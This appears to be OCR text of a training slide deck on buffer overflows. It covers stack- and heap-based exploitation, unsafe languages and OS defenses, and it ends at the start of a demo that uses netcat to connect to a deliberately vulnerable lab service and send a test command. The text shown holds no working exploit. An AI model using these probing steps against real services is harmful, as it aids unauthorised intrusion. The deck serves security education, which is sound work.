
Objectivity



Buffer Overflow

Please, don’t let your buffers flood

20.12.2022

Who am I

Damian Strojek

Junior Security Engineer


What are we going to talk about?

1. What is a buffer and buffer overflow
2. Types of attacks on buffer
3. Dumb code = Attacks
4. Demo


What is buffer and buffer overflow?

Buffers are areas of memory set aside to hold data, often while moving it from one section of a program to another, or between programs. Buffer overflows can often be triggered by malformed inputs

Buffer overflow is an anomaly whereby a program, while writing data to a buffer, overruns the buffer's boundary and overwrites adjacent memory locations.



Application before and after attack




Types of attacks on buffer

Stack-based exploitation

- By overwriting a local variable
- By overwriting the return address in a stack frame
- By overwriting a function pointer or exception handler
- By overwriting a local variable (or pointer) of a different stack frame


Heap-based exploitation

- By corrupting dynamically allocated data in specific ways to cause the application to overwrite internal structures such as linked list pointers.



Dumb code = ...

- C and C++ are two languages that are highly susceptible to buffer overflow attacks, as they don't have built-in safeguards against overwriting or accessing data in their memory. Mac OSX, Windows, and Linux all use code written in C and C++.
- Languages such as PERL, Java, JavaScript, and C# use built-in safety mechanisms that minimize the likelihood of buffer overflow.



Dumb code = Attacks

Developers can protect against buffer overflow vulnerabilities **via security measures in their code**, or by using languages that **offer built-in protection**.


In addition, modern operating systems have **runtime protection**. Three common protections are:

- Address Space Randomization (ASLR)
- Data execution prevention
- Structured Exception Handler Overwrite Protection (SEHOP)

DEMO

How to actually exploit something


Step 1 – Run the vulnerable service



Step 2 – Check connection

```
┌──(dfresh㉿dfresh)-[~/OS]
└─$ ping 10.10.138.214
PING 10.10.138.214 (10.10.138.214) 56(84) bytes of data.
64 bytes from 10.10.138.214: icmp_seq=1 ttl=127 time=55.5 ms
64 bytes from 10.10.138.214: icmp_seq=2 ttl=127 time=57.3 ms
^C
── 10.10.138.214 ping statistics ──
2 packets transmitted, 2 received, 0% packet loss, time 1002ms
rtt min/avg/max/mdev = 55.546/56.432/57.318/0.886 ms

┌──(dfresh㉿dfresh)-[~/OS]
└─$ nc 10.10.138.214 1337
Welcome to OSCP Vulnerable Server! Enter HELP for help.
HELP
Valid Commands:
HELP
OVERFLOW1 [value]
OVERFLOW2 [value]
OVERFLOW3 [value]
OVERFLOW4 [value]
OVERFLOW5 [value]
OVERFLOW6 [value]
OVERFLOW7 [value]
OVERFLOW8 [value]
OVERFLOW9 [value]
OVERFLOW10 [value]
EXIT
OVERFLOW1 dsaasdasdsd
OVERFLOW1 COMPLETE
```

